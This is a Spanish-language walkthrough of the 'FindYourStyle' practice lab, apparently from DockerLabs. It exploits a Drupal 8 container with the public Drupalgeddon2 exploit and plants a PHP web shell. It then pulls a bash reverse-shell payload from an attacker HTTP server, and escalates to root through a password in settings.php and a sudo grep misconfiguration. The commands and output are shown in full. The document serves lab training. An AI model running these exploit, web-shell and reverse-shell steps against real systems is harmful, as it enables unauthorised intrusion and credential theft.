

FindYourStyle

Paso 1


Hacemos nmap

```
sudo nmap -p- -sC -sV --min-rate 5000 -vvv --open -sS -n -Pn 172.17.0.2 -oN escaneo
```

Vemos que es un Drupal versión 8.

Luego buscamos una vulnerabilidad `Dreadlock`

Encontramos un `github`



Paso 2

Clonamos el repo, cambiamos el nombre de `drupalgeddon2.rb` a `exploit.rb` con los siguientes comandos (*asegúrate de tener Ruby instalado.*):

1.

```
git clone https://github.com/dreadlocked/Drupalgeddon2.git
```

2.

```
mv drupalgeddon2.rb exploit.rb
```

```
(~/Desktop/Labs/DockerLabs/Faciles/findyourstyle)——(cvedom@parrot:pts/2)
(15:58:16)→ ls
auto_deploy.sh Drupalgeddon2 escaneo findyourstyle.tar
(~/Desktop/Labs/DockerLabs/Faciles/findyourstyle)——(cvedom@parrot:pts/2)
(15:58:17)→ cd Drupalgeddon2
(...DockerLabs/Faciles/findyourstyle/Drupalgeddon2)——(cvedom@parrot:pts/2)
(15:58:20 on master)→ ls
drupalgeddon2-customizable-beta.rb drupalgeddon2.rb README.md
(...DockerLabs/Faciles/findyourstyle/Drupalgeddon2)——(cvedom@parrot:pts/2)
(15:58:21 on master)→ mv drupalgeddon2.rb exploit.rb
```

Después ejecutamos el exploit a la máquina atacante:

```
ruby exploit.rb http://172.17.0.2
```

```

[!] MISSING: http://172.17.0.2/core/includes/bootstrap.inc (HTTP Response: 404)
[!] MISSING: http://172.17.0.2/includes/database.inc (HTTP Response: 404)
[+] Found : http://172.17.0.2/ (HTTP Response: 200)
[+] Metatag: v8.x [Generator]
[!] MISSING: http://172.17.0.2/ (HTTP Response: 200)
[+] Drupal?: v8.x
-----
[*] Testing: Form (user/register)
[+] Result : Form valid
-----
[*] Testing: Clean URLs
[+] Result : Clean URLs enabled
-----
[*] Testing: Code Execution (Method: mail)
[i] Payload: echo WMOIPJZO
[+] Result : WMOIPJZO
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hoo0
-----
[*] Testing: Existing file (http://172.17.0.2/shell.php)
[i] Response: HTTP 404 // Size: 16
-----
[*] Testing: Writing To Web Root (..)
[i] Payload: echo PD9waHAgaWYoIGlzczV0KCAkX1JFUWVFU1RbJ2MnXSAPICkgeyBzeXN0ZW0oIC
shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ){ system($_REQUEST['c']); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeeey!!!
-----
[i] Fake PHP shell: curl 'http://172.17.0.2/shell.php' -d 'c=hostname'
af2381bde6d7>> curl -o reshell.php http://172.17.0.1:8000/reshell.php

```

Salió bien, ahora haremos una reverse shell con la ayuda de Python.

Paso 3

Creamos el archivo `reshell.php` con nano

```

<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1'");
?>

```

Para poder descargar nuestro `reshell.php` en nuestra máquina vulnerable ejecutamos:

```
python3 -m http.server 8000
```

Ahora que tenemos el puerto 8000 levantado, descargamos nuestro archivo de nuestra máquina vulnerable

```
curl -o reshell.php http://mip:8000/reshell.php
```

```
af2381bde6d7>> curl -o reshell.php http://192.168.1.17:8000/reshell.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total   Spent    Left     Speed
100  76  100  76    0    0  13803      0 --:--:-- --:--:-- --:--:-- 15200
af2381bde6d7>> cat reshell.php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.17/4444 0>&1'");
?>
af2381bde6d7>>
```

Para corroborar vemos lo podemos ver con

```
cat reshell.php
```

Paso 5

En otra pestaña asegúrate de tener activo `nc` para estar escuchando

```
nc -nvlp 4444
```

Ahora abre el link `http://172.17.0.2/reshell.php`

Ya hiciste la reverse shell!

Paso 6

Ahora para trabajar de manera mas cómoda haremos lo siguiente: Una vez estemos dentro ejecutamos el siguiente comando:

```
script /dev/null -c bash
```

Luego presionamos:

```
Ctrl + Z
```

para suspender el proceso

A continuación, escribimos:

```
stty raw -echo; fg
```

Después ingresamos:

```
reset
```

Cuando se nos pregunte: "Terminal type?" Ingresamos `xterm`.

Finalmente, exportamos las siguientes variables de entorno:


```
export TERM=xterm
export SHELL=bash
```

Y listo!

Paso 7

Escalada de Privilegios

Si vemos la lista de usuarios notaremos que hay uno llamado ballenita



```
File Actions Edit View Help
www-data@ff055bcaa30f:/var/www/html$ cat /etc/passwd |grep "sh$"
root:x:0:0:root:/root:/bin/bash
ballenita:x:1000:1000:ballenita,,,:/home/ballenita:/bin/bash
www-data@ff055bcaa30f:/var/www/html$
```

Si hacemos una búsqueda del archivo `settings.php` el cual es un archivo en Drupal de configuración que contiene ajustes esenciales para el funcionamiento del sitio web y en el cual podemos encontrar credenciales, notaremos que el archivo esta en la ruta

```
/var/www/html/sites/default/settings.php
```

```
File Actions Edit View Help
```

```
www-data@ff055bcaa30f:/$ find / -name settings.php 2>/dev/null  
/var/www/html/sites/default/settings.php  
www-data@ff055bcaa30f:/$
```

Si leemos el contenido de dicho archivo y filtramos por la palabra `password` utilizando un `grep` veremos que contiene una posible contraseña la cual es `ballenitafeliz`

```
www-data@ff055bcaa30f:/$ cat /var/www/html/sites/default/settings.php |grep -i "password"  
* to replace the database username and password and possibly the host and port  
* 'password' ⇒ 'ballenitafeliz', //Cuidadito cuidadín pillin  
* username, password, host, and database name.  
* 'password' ⇒ 'sqlpassword',  
* You can pass in the user name and password for basic authentication in the  
www-data@ff055bcaa30f:/$
```

Si intentamos ingresar con el usuario `ballenita` que vimos en el `/etc/passwd` y proporcionamos la contraseña `ballenitafeliz` lograremos movernos a dicho usuario.

```
File Actions Edit View Help
```

```
www-data@ff055bcaa30f:/$ su ballenita  
Password:  
ballenita@ff055bcaa30f:/$ whoami  
ballenita  
ballenita@ff055bcaa30f:/$
```

Si ejecutamos el comando `sudo -l` estando con el usuario `ballenita` veremos que podemos ejecutar los binarios `/bin/ls` y `/bin/grep` como el usuario `root` sin proporcionar contraseña.

```
File Actions Edit View Help
```

```
ballenita@ff055bcaa30f:/$ sudo -l  
Matching Defaults entries for ballenita on ff055bcaa30f:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User ballenita may run the following commands on ff055bcaa30f:  
(root) NOPASSWD: /bin/ls, /bin/grep  
ballenita@ff055bcaa30f:/$
```

Ahora si hacemos un `sudo /bin/ls -la /root/` veremos que hay un archivo de texto llamado `secretitomaximo.txt`

```
File Actions Edit View Help
ballenita@ff055bcaa30f:/$ sudo /bin/ls -la /root/
total 28
drwx----- 1 root root 4096 Oct 16 11:48 .
drwxr-xr-x 1 root root 4096 Oct 16 20:09 ..
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 2 root root 4096 Oct 16 11:29 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 169 Mar 14 2018 .wget-hsts
-rw-r--r-- 1 root root 35 Oct 16 11:48 secretitomaximo.txt
ballenita@ff055bcaa30f:/$
```

Ahora intentaremos leer ese archivo con

```
sudo /bin/grep '' /root/secretitomaximo.txt
```

para ver su contenido y obtendremos la siguiente cadena de texto

```
nobodycanfindthispasswordrootrocks.
```

```
File Actions Edit View Help
ballenita@ff055bcaa30f:/$ sudo /bin/grep '' /root/secretitomaximo.txt
nobodycanfindthispasswordrootrocks
ballenita@ff055bcaa30f:/$
```

Si intentamos usar esta cadena texto como contraseña para acceder como `root` veremos que tenemos éxito y seremos `root`.



File Actions Edit View Help

```
ballenita@ff055bcaa30f:/$ su root
```

```
Password:
```

```
root@ff055bcaa30f:/# whoami
```

```
root
```

```
root@ff055bcaa30f:/#
```